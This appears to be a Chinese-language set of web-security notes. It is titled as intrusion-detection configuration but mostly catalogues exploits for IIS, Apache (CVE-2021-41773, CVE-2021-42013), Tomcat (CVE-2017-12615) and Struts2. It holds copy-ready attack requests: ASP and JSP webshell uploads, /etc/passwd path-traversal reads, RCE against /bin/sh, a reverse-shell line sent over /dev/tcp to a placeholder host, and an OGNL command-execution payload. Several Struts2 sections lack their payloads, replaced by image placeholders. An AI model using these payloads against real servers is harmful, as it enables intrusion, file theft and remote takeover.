关于漏洞后门防护的入侵检测配置

1 中间件漏洞

IIS解析漏洞

IIS 6.0版本，会将“1.asp;.ipg”这样的文件当作 ASP文件解析。在计算机对文件扩展名的理解上来说，文件扩展名是以最后一个“.”的后面内容为据的，这个文件被网站过滤程序理解成了图片。而实际上，IIS会认为分号即是结尾，后面内容被“截断”了，认为这是 ASP 文件，于是产生了差异，差异即是不安全。

探测是否允许PUT方法上传

```
OPTIONS /x HTTP1.1
Host:www.xxx.com
```

上传一个txt文件


```
PUT /x.txt HTTP1.1
Host:www.xxx.com
Content-Length:30

<%execute request(“123456”)%> # 上传的内容
```

通过move或copy重命名文件

```
COPY /x.txt HTTP1.1
Host:www.xxx.com
Destination:http://www.xxx.com/cmd.asp #将x.txt重命名为cmd.asp(由于解析漏洞)
```

Apache解析漏洞

因为Apache认为一个文件可以拥有多个扩展名，哪怕没有文件名，也可以拥有多个扩展名。Apache认为应该从右到左开始判断解析方法的。如果最右侧的扩展名为不可识别的，就继续往左判断，直到判断到文件名为止。



Apache漏洞-CVE-2021-41773

Apache HTTP Server 2.4.49、2.4.50版本对路径规范化所做的更改中存在一个路径穿越漏洞，攻击者可利用该漏洞读取到Web目录外的其他文件，如系统配置文件、网站源码等，甚至在特定情况下，攻击者可构造恶意请求执行命令，控制服务器。

文件读取

```
GET /icons/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
```

RCE命令执行

```
POST /cgi-bin/.%2e/%2e%2e/%2e%2e/bin/sh HTTP/1.1
Host: 118.193.36.37:53238
Content-Type: text/plain
Content-Length: 8

echo; id
```

Apache漏洞-CVE-2021-42013

Apache HTTP Server 2.4.50 中针对 CVE-2021-41773 的修复不够充分。攻击者可以使用路径遍历攻击将 URL 映射到由类似别名的指令配置的目录之外的文件。如果这些目录之外的文件不受通常的默认配置“要求全部拒绝”的保护，则这些请求可能会成功。如果还为这些别名路径启用了 CGI 脚本，则这可能允许远程代码执行。

RCE命令执行

```
POST /cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/
%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/sh HTTP/1.1
Host: 123.58.224.8:29045
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (
KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded

echo; echo "exec /bin/sh 0</dev/tcp/x.x.x.x/8888 1>&0 2>&0" > /tmp/a.sh
```

Tomcat解析漏洞-CVE-2017-12615

CVE-2017-12615漏洞称之为Tomcat PUT方法任意写文件漏洞，类似IIS的PUT上传漏洞。该漏洞可以利用HTTP的PUT方法直接上传webshell到目标服务器，从而获取权限。该漏洞是高危漏洞，在Tomcat的web.xml默认情况下不存在该漏洞，但是一单开发者或者运维人员手动讲web.xml中的readonly设置为false，可以通过 PUT / DELETE 进行文件操控。

POC

```
PUT /shell.jsp/ HTTP/1.1
Host:www.example.com
Content-Length:10

 <%Process process = Runtime.getRuntime().exec(request.getParameter("cmd"));%>
```

2 框架漏洞


Struts2-S2-01

漏洞原理：

该漏洞因用户提交表单数据并验证失败时，后端会将用户之前提交的参数使用OGNL表达式%（value）进行解析，然后重新填充到对应的表单数据中，如注册或登录页面，提交失败后一般会默认返回之前提交饿数据，由于后端使用%（value）对提交的数据执行了一次OGNL表达式解析，所以可以直接构造Payload进行命令执行

构造poc，填到password框，执行命令

```
%{#a=(new java.lang.ProcessBuilder(new
java.lang.String[]{"whoami"})).redirectErrorStream(true).start(),#b=#a.getInputStream(),#c=new
java.io.InputStreamReader(#b),#d=new java.io.BufferedReader(#c),#e=new
char[50000],#d.read(#e),#f=#context.get("com.opensymphony.xwork2.dispatcher.HttpServletResponse"),#f.getWriter(
).println(new java.lang.String(#e)),#f.getWriter().flush(),#f.getWriter().close()}
```




Struts2-S2-05

漏洞原理：

S2-005漏洞起源于S2-003（受影响版本：低于Struts 2.0.12），struts2会将http的每个参数名解析为OGNL语句执（可理解为java代码）。OGNL表达式通过#来访问struts对象，struts框架通过过滤#字符防止安全问题，然而通过unicode编码（\u0023）或8进制（\43）即绕过了安全限制，对于S2-003漏洞，官方通过增加安全配置（禁止静态方法调用和类方法执行等）来修补，但是安全配置被绕过导致漏洞，攻击者可以利用OGNL表达式将这两个选项打开

命令执行




Struts2-S2-013

漏洞原理：

Struts2 标签中 <s:a> 和 <s:url>都包含一个 includeParams 属性，其值可设置为 none，get 或 all，参考官方其对应意义如下：


- none - 链接不包含请求的任意参数值（默认）
- get - 链接只包含 GET 请求中的参数和其值
- all - 链接包含 GET 和 POST 所有参数和其值


<s:a>用来显示一个超链接，当includeParams=all的时候，会将本次请求的GET和POST参数都放在URL的GET参数上。在放置参数的过程中会将参数进行OGNL渲染，造成任意命令执行漏洞。



Struts2-S2-048

Apache Struts2 2.3.x 系列启用了struts2-struts1-plugin 插件并且存在 struts2-showcase 目录，其漏洞成因是当ActionMessage接收客户可控的参数数据时，由于后续数据拼接传递后处理不当导致任意代码执行





Struts2-S2-057

漏洞产生于网站配置XML时如果没有设置namespace的值，并且上层动作配置中并没有设置或使用通配符namespace时，可能会导致远程代码执行漏洞的发生。同样也可能因为url标签没有设置value和action的值，并且上层动作并没有设置或使用通配符namespace，从而导致远程代码执行漏洞的发生。

需要进行URL编码